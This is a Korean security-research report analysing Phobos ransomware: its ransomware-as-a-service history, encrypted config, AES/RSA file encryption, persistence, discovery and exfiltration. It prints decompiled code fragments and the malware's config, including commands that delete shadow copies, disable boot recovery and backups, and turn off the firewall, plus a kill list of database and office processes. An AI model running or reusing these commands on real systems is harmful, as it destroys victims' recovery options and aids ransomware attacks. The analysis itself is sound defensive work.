
Research & Technique

Phobos 랜섬웨어 분석 및 대응방안

■ 랜섬웨어 최신 트렌드

불특정 다수의 개인을 대상으로 공격이 행해졌던 기존의 랜섬웨어와 달리, 최근에는 더 많은 피해를 입힐 수 있는 기업을 대상으로 랜섬웨어 공격 트렌드가 변화하고 있다. 그중 국내 기업을 타깃으로 한 GWISIN 랜섬웨어와 Phobos 랜섬웨어가 활발히 활동 중이며, 이들은 config 값을 암호화하여 사용하고 특정 키 값을 통해 실행시키는 특징을 갖고있다. 이처럼 최신 랜섬웨어는 유포 방식의 변경 등 다양한 방법으로 기존의 탐지 패턴을 우회하기 위해 진화하고 있다.




[랜섬웨어 최신 트렌드]

이번 Research & Technique 에서는 EQST 에서 분석한 Phobos 랜섬웨어의 특징과 공격 과정에 대한 내용을 다룬다.

■ Phobos 랜섬웨어 특징

Phobos 랜섬웨어는 RaaS(Ransomware-as-a-Service, 서비스형 랜섬웨어) 랜섬웨어로, 2017 년 10 월 처음 발견되었으며 2018 년 12 월부터 활성화된 것으로 확인된다. 이후 2019 년 4 월 업데이트가 진행되었으며 포럼을 통해 새로운 파트너를 모집하는 공고를 올리고 현재까지도 꾸준히 변종이 발견되는 등 활발하게 활동 중이다.

이번에 분석한 Phobos 랜섬웨어는 다음과 같은 특징을 가지고 있다.



[Phobos 랜섬웨어 특징]

Phobos 랜섬웨어는 확장자와 버전 값 등 일부 config 값만 변경되어 지속적으로 유포되고 있으며, 기존의 탐지 기법을 우회하기 위해 암호화되어 있는 config 값을 사용한다. 이는 Phobos 랜섬웨어의 변종이 계속적으로 늘어나는 이유이기도 하다.

또한 파일 암호화 시 대칭키 암호 알고리즘인 AES-256 알고리즘을 통해 파일을 암호화하고, 이때 사용된 AES Key 를 공개키 암호 알고리즘인 RSA 알고리즘을 통해 암호화한다. 따라서 공격자의 RSA 개인키가 있어야만 복호화가 가능하다.

파일 사이즈에 따라 암호화 방식을 구분하여 암호화 속도를 향상했으며 암호화 프로세스가 스레드로 동작하는 특징이 있다. 암호화 작업이 끝나면 원본 파일명 뒤에 아래의 확장자가 추가된다.


확장자	.id[<>-3373].[decrypt2022@onionmail.org].FLSCRYPT

최종적으로 암호화 작업과 확장자 변경이 끝나면 파일명이 info.txt, info.hta 인 랜섬노트를 생성하여 복호화 방법을 안내한다. 이번에 분석한 Phobos 랜섬웨어의 경우 메일을 통한 기존 연락 방법 외에 ICQ, Tox Chat messenger 를 추가로 안내하고 있으며 데이터 유출에 관한 문구가 추가되었다.

■ Phobos 실행 흐름

Phobos 랜섬웨어는 난독화되어 있는 config 값을 로드하여 사용하며 시스템 언어, mutex 등을 체크한 후 지속성을 유지하기 위해 레지스트리 및 시작 프로그램에 등록한다. 시스템 복원/복구 기능을 무력화하며 암호화 제외 대상 및 프로세스를 체크해 종료하는 기능을 가지고 있다. 이후 암호화를 진행하는데, 이때 스레드를 생성하여 로컬 및 네트워크 폴더를 AES-256 알고리즘을 이용해 암호화하고 랜섬노트를 생성한다. 파일 암호화에 사용된 AES Key 를 RSA-1024 알고리즘으로 암호화하여 키를 보호한다.

암호화 과정은 스레드로 동작하며 파일 사이즈에 따라 다른 암호화 방식을 적용하여 파일 암호화 속도를 향상시켰으며, 시스템 전체 파일에 대해 one by one 암호화를 진행하는 스레드 이외 데이터베이스 관련 파일에 대해 추가로 암호화 스레드를 생성하여 속도를 향상시키는 방법을 사용한다.



[Phobos 랜섬웨어 실행 흐름]

■ Phobos 상세 분석

1. Initial Access

Phobos 랜섬웨어는 다양한 방법으로 유포되고 있으며 피싱 메일, RDP 프로토콜 및 터미널 서비스의 원격 접속을 통해 최초 접근을 시도한다.

2. Execution

대부분의 악성코드는 사용자 몰래 자동으로 실행하기 위해 사용자 계정 컨트롤(UAC, User Access Control) 우회 기능이 있는 반면, Phobos 랜섬웨어는 사용자로 하여금 수동으로 실행되도록 설계되어 있다. 또한 MS Office 문서의 매크로 기능을 통해 사용자로부터 Phobos 랜섬웨어를 다운로드 하도록 유도한다.

3. Defense Evasion

Phobos 랜섬웨어는 AES 알고리즘으로 암호화된 config 값을 통해 실제 랜섬웨어 동작에 필요한 값을 복호화 하여 사용한다. 복호화 함수로 전달된 index 값에 따라 랜섬노트, 암호화 제외 대상 리스트 등의 값을 확인할 수 있다.

아래의 표는 복호화된 config 리스트의 일부이다.

Index	Description	Value
0x04	변경되는 파일 확장자 포맷	.id[<<ID>>-3373].[decrypt2022@onionmail.org].FLSCRYPT
0x06	데이터베이스 확장자` 리스트	fdb;sql;4dd;4dl;abs;abx;accdb;accdc;accde;adb;adf;ckp;db;db-journal;db-shm;db-wal;db2;db3;dbc;dbf;dbs;dbt;dbv;dcb;dp1;eco;edb;epim;fcd;gdb;mdb;mdf;ldf;myd;ndf;nwdb;nyf;sqlitedb;sqlite3;sqlite;
0x07	암호화 대상 제외 확장자 리스트	FLSCRYPT;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;acute;adage;Adair;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce;Dever;devil;Devoe;Devon;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;blend;bqux;com;mamba;KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n3a4l;MURK;makop;ebaka;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT
0x08	암호화 대상 제외 파일명 리스트	info.hta;info.txt;boot.ini;bootfont.bin;ntldr;ntdetect.com;io.sys;config
0x09	암호화 대상 제외 폴더명 리스트	%windir%;%programdata%₩microsoft₩windows₩caches;
0x0A	종료 대상 프로세스 리스트	msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlservr.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;mydesktopqos.exe;isqlplussvc.exe;xfssvccon.exe;mydesktopservice.exe;ocautoupds.exe;agntsvc.exe;agntsvc.exe;agntsvc.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;steam.exe;thebat.exe;thebat64.exe;thunderbird.exe;visi
0x0B	랜섬노트 파일명	info.hta
0x0C	랜섬노트 파일명	info.txt
0x0F	랜섬노트 생성 루트 경로	<<Desktop>>;<<Common Desktop>>
0x10	자가 복제 루트 경로	%localappdata%
0x11	persistence, run registry	Software₩Microsoft₩Windows₩CurrentVersion₩Run
0x12	persistence, 시작 폴더 경로	<<Startup>>;<<Common Startup>>
0x2A	시스템 복원/복구 무력화 명령어	vssadmin delete shadows /all /quiet wmic shadowcopy delete bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set {default} recoveryenabled no wbadmin delete catalog –quiet exit
0x2B	방화벽 정책 변경 명령어	netsh advfirewall set currentprofile state off netsh firewall set opmode mode=disable exit

Phobos 랜섬웨어는 방화벽을 우회하기 위해 config index 0x2B 값을 통해 방화벽 해제 명령어를 추출하고 윈도우 cmd.exe 를 통해 해당 명령어를 실행한다.

```
if ( (*lpMem & 0x10) != 0 && (!v34[0] || v34[4]) )
  mw_RunCommand(0x2B);                  // firewall
                                        // "
                                        // netsh advfirewall set currentprofile state off
                                        // netsh firewall set opmode mode=disable
                                        // exit
                                        // "
```

[방화벽 해제]

mutex 를 체크하여 존재할 경우 DuplicateTokenEx 함수를 이용해 토큰을 복제하여 프로세스를 새로 생성한다.

```
if ( CreateProcessWithTokenW )
{
  if ( lpFilename )
  {
    if ( sub_405B0E(lpFilename) )
    {
      ShellWindow = GetShellWindow();
      if ( ShellWindow )
      {
        if ( GetWindowThreadProcessId(ShellWindow, &dwProcessId) )
        {
          v3 = OpenProcess(0x400u, 0, dwProcessId);
          hObject = v3;
          if ( v3 )
          {
            if ( OpenProcessToken(v3, 0x2000000u, &TokenHandle) )
            {
              TokenAttributes.nLength = 12;
              if ( DuplicateTokenEx(
                     TokenHandle,
                     0x2000000u,
                     &TokenAttributes,
                     SecurityImpersonation,
                     TokenPrimary,
                     &phNewToken) )
              {
                v16 = CreateProcessWithTokenW(phNewToken, 0, lpFilename, 0, 0, 0, 0, &v5, &v8);
```

[토큰 복제]

4. Persistence

Phobos 랜섬웨어는 두 가지 방법을 통해 컴퓨터 부팅 시 자동 실행되도록 하여 지속적인 파일 암호화를 위한 지속성을 유지한다.

1) run 레지스트리 등록

C:₩Users₩<redacted>₩AppData₩Local 폴더에 자가 복제 후 해당 경로를 run 레지스트리에 등록하여 재부팅 후에도 실행되도록 한다.

```
 && sub_4059F1(v0, 0x104u, 3) )              // 파일 자가 복제(to %localappdata%)
{
  if ( CopyFileW(lpExistingFileName, v0, 0) )
  {
    v11 = sub_4090C6(v0);                   // run registry 등록
    v11 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, run_reg_key, 0, 0x20106u, &phkResult) ? 0 : sub_403A93(
                                                                                          v11,
                                                                                          &phkResult,
                                                                                          lpValueName,
                                                                                          v0);
    v6 = sub_4090C6(v0);
    v1 = RegOpenKeyExW(HKEY_CURRENT_USER, run_reg_key, 0, 0x20106u, &v12) ? 0 : sub_403A93(v6, &v12, lpValueName, v0);
    phkResult = (v11 > 0 || v1 > 0);
    if ( sub_4059F1(v0, 0x104u, 3) )        // \config copy
    {
      CopyFileW(v18, v0, 1);
      FileAttributesW = GetFileAttributesW(v0);
      if ( FileAttributesW != -1 )
        SetFileAttributesW(v0, FileAttributesW | 2);
    }
```

[run 레지스트리 등록 코드]

2) 시작 프로그램 등록

시작 프로그램에 등록하여 컴퓨터 부팅 시 자동 실행되도록 한다.

```
if ( startup_config )
{
  sub_4035D2(startup_config, &lpMem);
  if ( lpMem )
  {
    v12 = 0;
    for ( i = sub_4035A4(lpMem, 0); ; i = sub_4035A4(lpMem, v12) )// 시작 프로그램 복사
    {
      v11 = i;
      if ( !i )
        break;
      if ( sub_4059F1(v0, 0x104u, 3) )
      {
        CopyFileW(lpExistingFileName, v0, 1);
        if ( sub_4059F1(v0, 0x104u, 3) )
        {
          CopyFileW(v18, v0, 1);
          v4 = GetFileAttributesW(v0);
          if ( v4 != -1 )
            SetFileAttributesW(v0, v4 | 2);
        }
```

[시작 프로그램 등록 코드]

위의 두 가지 방법으로 부팅 시 자동 실행되도록 구성되어 있지만 Phobos 랜섬웨어는 mutex 체크를 통해 한 번만 실행되도록 설계되어 있다.

```
lpMem = mw_get_decrypted_config_var(0x19, 0); // L"Global\\<<BID>><<ID>><<ELVL>>"
v10[1] = v12;
v10[3] = v11;
v10[0] = L"ID";                               // VolumeSerialNumber
v10[2] = L"ELVL";                             // elevation
v10[4] = 0;
v10[5] = 0;
*mutexHandle = 0;
mw_ToHexWide(SystemDriveSerial, 8u, v12);
mw_ToHexWide(elvl, 8u, v11);
v3 = mw_StringReplacePlaceholders(lpMem, v10);// L"Global\\<<BID>>E265A35500000001"
v4 = v3;
v14 = v3;
if ( !v3 )
{
  v8 = 0;
ABEL_7:
  if ( *mutexHandle )
  {
    CloseHandle(*mutexHandle);
    *mutexHandle = 0;
  }
  goto LABEL_10;
}
v5 = OpenMutexW(0x100000u, 0, v3);            // mutex check : L"Global\\<<BID>>{ID value:VolumeserialNumber}{ELVL value:Elevation}"
                                              // L"Global\\<<BID>>E265A35500000001"
*mutexHandle = v5;
```

[mutex 체크 로직]

5. Discovery

Phobos 랜섬웨어는 암호화 대상을 찾고 악성 행위를 수행하기 위해 사용자의 시스템 정보 및 파일, 디렉토리, 네트워크 디렉토리, 프로세스, 가상머신, 볼륨 시리얼 넘버 등을 탐색한다.

1) Phobos 랜섬웨어 실행 시 config 값을 로드 후 시스템 언어를 체크한다. 이때 키릴 문자(러시아어)가 확인되면 종료하도록 설계되어 있다.

```
if ( (*lpMem & 1) != 0 && GetLocaleInfoW(0x800u, 0x58u, LCData, 32) && (*LCData >> 9) & 1 )// 시스템 언어 체크
                                        // LOCALE_SYSTEM_DEFAULT, LOCALE_FONTSIGNATURE
                                        // 키릴 문자(러시아) 체크 후 종료
  goto LABEL_87;
```

[시스템 언어 체크]

2) 로컬 드라이브를 탐색하여 파일 암호화 대상을 스캔한다.

3) 로컬 파일 암호화 이외 네트워크 드라이브를 탐색하여 파일 암호화 작업을 진행한다.

4) 암호화를 정상적으로 수행하기 위해 데이터베이스, 웹, 문서 관련 프로세스 리스트를 검색하고 config 에 저장된 리스트와 비교하여 해당 프로세스는 종료한다.

config block index	0x0A	process list
msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlservr.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;mydesktopqos.exe;isqlplussvc.exe;xfssvccon.exe;mydesktopservice.exe;ocautoupds.exe;agntsvc.exe;agntsvc.exe;agntsvc.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;steam.exe;thebat.exe;thebat64.exe;thunderbird.exe;visi		

[프로세스 리스트]

5) 윈도우 기본 경로 값 등에 대해 레지스트리 쿼리를 통해 설정되어 있는 경로를 추출한다.

6. Exfiltration

config 인덱스 중 0x44, 0x45, 0x46 값이 존재할 경우, 설정된 서버와 POST 통신을 통해 파일을 유출한다. ID 값을 보면 HDD serial number 를 포함한 식별 값 등을 유출하는 것으로 추측할 수 있다.

```
SystemDriveSerial = mw_GetSystemDriveSerial();
pswzServerName = mw_get_decrypted_config_var(0x44, 0);
pwszObjectName = mw_get_decrypted_config_var(0x45, 0);
lpMem = mw_get_decrypted_config_var(0x46, 0);
v4[1] = v5;
v4[0] = "ID";
v4[2] = 0;
v4[3] = 0;
v1 = 0;
sub_405AB0(SystemDriveSerial, 2u, v5);
if ( lpMem )
{
  v2 = sub_40620D(lpMem, v4);
  v1 = v2;
  if ( v2 )
  {
    v3 = sub_4090B5(v2);
    POST_sub_403CBD(pswzServerName, pwszObjectName, v1, v3);
```

[POST config]

```
v11 = 0;
v4 = WinHttpOpen(&pszAgentW, 1u, 0, 0, 0);
v9 = v4;
if ( v4 )
{
  v5 = WinHttpConnect(v4, pswzServerName, 0, 0);
  hInternet = v5;
  if ( v5 )
  {
    v6 = WinHttpOpenRequest(v5, L"POST", pwszObjectName, 0, 0, 0, 0);
    v7 = v6;
    if ( v6 )
    {
      if ( WinHttpSendRequest(v6, 0, 0, lpOptional, dwOptionalLength, dwOptionalLength, 0) )
        v11 = WinHttpReceiveResponse(v7, 0);
      WinHttpCloseHandle(v7);
    }
    WinHttpCloseHandle(hInternet);
  }
  WinHttpCloseHandle(v9);
}
```

[POST 동작 코드]

7. Impact

시스템에 기본으로 적용된 복구/복원 시스템을 무력화하기 위한 명령어를 실행한다. 볼륨 섀도 복사본을 삭제하여 복구를 무력화하고 bcdedit, wbadmin 시스템 도구를 이용하여 시스템 자동 복구, 백업 카탈로그 사용 등 복원 프로세스를 진행할 수 없도록 명령어를 실행한다.


파일 암호화를 진행할 때에는 OS 시스템에 피해를 끼치거나 감염시키지 않을 파일 등 암호화 제외 대상을 체크한다. 이때 파일 확장자, 이름, 폴더 이름을 config 리스트와 비교하여 제외한다.

config block index	**0x07**	**whitelist file extension**
FLSCRYPT;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;acute;adage;Adair;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce;Dever;devil;Devoe;Devon;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;blend;bqux;com;mamba;KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n3a4l;MURK;makop;ebaka;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT		
config block index	**0x08**	**whitelist file name**
info.hta;info.txt;boot.ini;bootfont.bin;ntldr;ntdetect.com;io.sys;config		
config block index	**0x09**	**%windir%;%programdata%\microsoft\windows\caches;**
C:\Windows;C:\ProgramData\Microsoft\Windows\Caches;		

[암호화 제외 대상 리스트]


파일 암호화 프로세스는 스레드로 실행되며 접근 가능한 로컬 드라이브와 네트워크 드라이브를 검색하여 파일을 암호화한다. 이때 데이터베이스 관련 파일만 암호화하는 스레드와 파일을 one by one 스캔하여 암호화하는 스레드 두 가지로 동작한다.

파일마다 랜덤 IV 값을 통해 생성한 AES Key를 사용하여 파일을 암호화한다. 이후 해당 AES Key를 RSA-1024 알고리즘을 통해 암호화한다. 암호화된 AES Key는 암호화된 각각의 파일에 저장되며, 파일 암호화에 사용된 AES Key를 복호화 하기 위해서는 공격자의 RSA 개인키가 필요하다. 따라서 공격자의 RSA 개인키가 유출되지 않는 이상 복호화가 어렵다.



[암호화 과정]

파일 암호화에 사용된 AES Key를 암호화한 블록은 다음과 같다. AES Key 블록을 RSA 알고리즘을 통해 암호화하면 다음과 같은 결과가 나온다. 세 번째 블록은 위의 두 블록에 대한 CRC32 알고리즘으로 계산된 결과이다.



[AES Key 암호화 블록]

실제 테스트 문서를 통해 평문을 암호화한 예시는 다음과 같다.

테스트 파일 암호화 예시

평문

Hex																ASCII
74	65	73	74	20	70	6C	61	69	6E	20	74	65	78	74	2E	test plain text.
2E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

암호 블록

Hex																ASCII
C6	64	73	18	37	63	3B	9A	75	8E	FE	10	D9	C8	DD	E8	Æds.7c;.u.þ.ÙÈÝè
31	2A	EB	B2	C9	3C	82	2B	DE	83	3C	7F	35	57	88	3C	1*ë²É<.+Þ.<.5W.<


Phobos 랜섬웨어는 파일 암호화 시 속도를 향상시키기 위해 파일 사이즈에 따라 두 가지 로직으로 암호화 작업을 수행한다. 이를 위해 암호화 대상 파일의 사이즈를 체크하는 로직이 존재한다. 파일 사이즈가 큰 경우 파일의 일부분만 암호화하여 속도를 향상시키는 로직을 사용한다.

```
if ( FileSize.QuadPart )
{
  FileAttributesW = GetFileAttributesW(lpExistingFileName);
  dwFileAttributes = FileAttributesW;
  if ( FileAttributesW != -1 )
  {
    v12 = FileAttributesW & 1;
    if ( (FileAttributesW & 1) != 0 )
      SetFileAttributesW(lpExistingFileName, FileAttributesW & 0xFFFFFFFE);
    v7 = (flags & 1) != 0 || fileSizeLen.QuadPart < 0x180000ui64 ? EncryptFile_size_small(
                                                                     a2,
                                                                     a3,
                                                                     lpExistingFileName,
                                                                     lpNewFileName,
                                                                     flags) : EncryptFile_size_big(
                                                                                a2,
                                                                                a3,
                                                                                lpExistingFileName,
                                                                                lpNewFileName,
                                                                                flags);
```

[암호화 대상 파일 사이즈 체크]

로컬 드라이브 암호화 이후 공유 폴더와 같은 네트워크 드라이브를 탐색하여 네트워크 리소스가 있을 경우, 로컬 암호화 방식과 마찬가지로 스레드로 동작하며 암호화 프로세스를 진행한다.


암호화 대상 파일에 대한 암호화가 끝나면 암호화된 파일의 확장자를 변경한다. 다음의 그림과 같이 원본 파일명의 확장자 뒤에 'id[<<ID>>-3373].[decrypt2022@onionmail.org].FLSCRYPT'를 추가한다.



